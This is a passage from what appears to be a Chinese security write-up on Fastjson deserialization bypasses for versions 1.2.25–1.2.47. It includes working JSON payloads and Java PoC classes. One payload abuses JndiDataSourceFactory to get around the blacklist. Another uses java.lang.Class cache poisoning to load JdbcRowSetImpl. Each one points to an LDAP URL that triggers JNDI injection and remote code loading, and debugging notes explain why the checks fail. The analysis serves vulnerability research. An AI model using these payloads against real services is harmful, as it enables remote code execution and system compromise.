
在反序列化中,调用了DefaultJSONParser.parseArray()函数来解析数组内容,其中会有一些if判断语句校验后面的字符内容是否为”[“、”{“等,前面一开始尝试的几个payload报错的原因正是出在这里:

满足后所有条件之后,就能成功利用了
1.2.25-1.2.45 漏洞利用 条件:需要目标服务端存在mybatis的jar包,且版本需为3.x.x系列<3.5.0的版本。
exp:
1
2
3
4
5
6
7
{ "@type" : "org.apache.ibatis.datasource.jndi.JndiDataSourceFactory" , "properties" : { "data_source" : "ldap://localhost:1389/Exploit" } }
关键PoC:org.apache.ibatis.datasource.jndi.JndiDataSourceFactory
主要就是黑名单绕过,这个类我们在哈希黑名单中1.2.46的版本中可以看到:
version
hash
hex-hash
name
1.2.46
-8083514888460375884
0x8fd1960988bce8b4L
org.apache.ibatis.datasource
1
2
3
4
5
6
7
8
9
10
11
12
import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; public class SuccessBypassEXP_45 { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String payload = "{\"@type\":\"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory\"," + "\"properties\":{\"data_source\":\"ldap://localhost:1234/Exploit\"}}" ; JSON.parse(payload); } }
由于”org.apache.ibatis.datasource.jndi.JndiDataSourceFactory”不在黑名单中,因此能成功绕过checkAutoType()函数的检测。

payload中设置了properties属性值,且JndiDataSourceFactory.setProperties()方法满足之前说的Fastjson会自动调用的setter方法的条件,因此可被利用来进行Fastjson反序列化漏洞的利用。
直接在该setter方法打断点,可以看到会调用到这来,这里就是熟悉的JNDI注入漏洞了,即InitialContext.lookup(),其中参数由我们输入的properties属性中的data_source值获取的:
1.2.25-1.2.47 漏洞利用 绕过的大体思路是通过 java.lang.Class,将JdbcRowSetImpl类加载到Map中缓存,从而绕过AutoType的检测。因此将payload分两次发送,第一次加载,第二次执行。默认情况下,只要遇到没有加载到缓存的类,checkAutoType()就会抛出异常终止程序。
exp:
1
2
3
4
5
6
7
8
9
10
import com.alibaba.fastjson.JSON; public class JdbcRowSetImplPoc { public static void main (String[] argv) { String payload = "{\"a\":{\"@type\":\"java.lang.Class\",\"val\":\"com.sun.rowset.JdbcRowSetImpl\"}," + "\"b\":{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," + "\"dataSourceName\":\"ldap://localhost:1389/Exploit\",\"autoCommit\":true}}" ; JSON.parse(payload); } }
漏洞调试 java.lang.Class是 Java 的核心基础类,Fastjson 对其有特殊处理:
1
2
3
它位于ParserConfig.deserializers中(反序列化器表) 这个表相当于一个内置的白名单,包含了一些基础类 即使 AutoTypeSupport = false, java.lang.Class也能通过检查
实际上还是利用了com.sun.rowset.JdbcRowSetImpl这条利用链来攻击利用的,因此除了JDK版本外几乎没有限制。
但是如果目标服务端开启了AutoTypeSupport:
1.2.25-1.2.32版本:未开启AutoTypeSupport时能成功利用,开启AutoTypeSupport反而不能成功触发;
1.2.33-1.2.47版本:无论是否开启AutoTypeSupport,都能成功利用;
在调用DefaultJSONParser.parserObject()函数时,其会对JSON数据进行循环遍历扫描解析。

在第一次扫描解析中,进行checkAutoType()函数,由于未开启AutoTypeSupport,因此不会进入黑白名单校验的逻辑;由于@type执行java.lang.Class类,该类在接下来的findClass()函数中直接被找到,并在后面的if判断clazz不为空后直接返回:

往下调试,调用到MiscCodec.deserialze(),其中判断键是否为”val”,是的话再提取val键对应的值赋给objVal变量,而objVal在后面会赋值给strVal变量:

接着判断clazz是否为Class类,是的话调用TypeUtils.loadClass()加载strVal变量值指向的类:

在TypeUtils.loadClass()函数中,成功加载com.sun.rowset.JdbcRowSetImpl类后,就会将其缓存在Map中:

在扫描第二部分的JSON数据时,由于前面第一部分JSON数据中的val键值”com.sun.rowset.JdbcRowSetImpl”已经缓存到Map中了,所以当此时调用TypeUtils.getClassFromMapping()时能够成功从Map中获取到缓存的类,进而在下面的判断clazz是否为空的if语句中直接return返回了,从而成功绕过checkAutoType()检测:
缓存污染:java.lang.Class的 setVal()可以把任意类加载到缓存中。
Fastjson 处理过程:
解析到 “@type”: “java.lang.Class”
checkAutoType(“java.lang.Class”) , 通过检查(java.lang.Class 是安全的)
加载 java.lang.Class 类
解析到 “val”: “com.sun.rowset.JdbcRowSetImpl”
Fastjson 调用 setVal() 方法
在 setVal() 内部,会调用 Class.forName(“com.sun.rowset.JdbcRowSetImpl”)
成功加载 JdbcRowSetImpl 类
关键:TypeUtils.addMapping(“com.sun.rowset.JdbcRowSetImpl”, JdbcRowSetImpl.class),将恶意类加入缓存!
Fastjson 处理过程(AutoTypeSupport = false):
解析到 “@type”: “com.sun.rowset.JdbcRowSetImpl”
调用 checkAutoType(“com.sun.rowset.JdbcRowSetImpl”)
TypeUtils.getClassFromMapping(“com.sun.rowset.JdbcRowSetImpl”),缓存命中,直接返回 JdbcRowSetImpl.class
跳过了所有后续检查(包括黑名单)
正常反序列化,触发 JNDI 注入
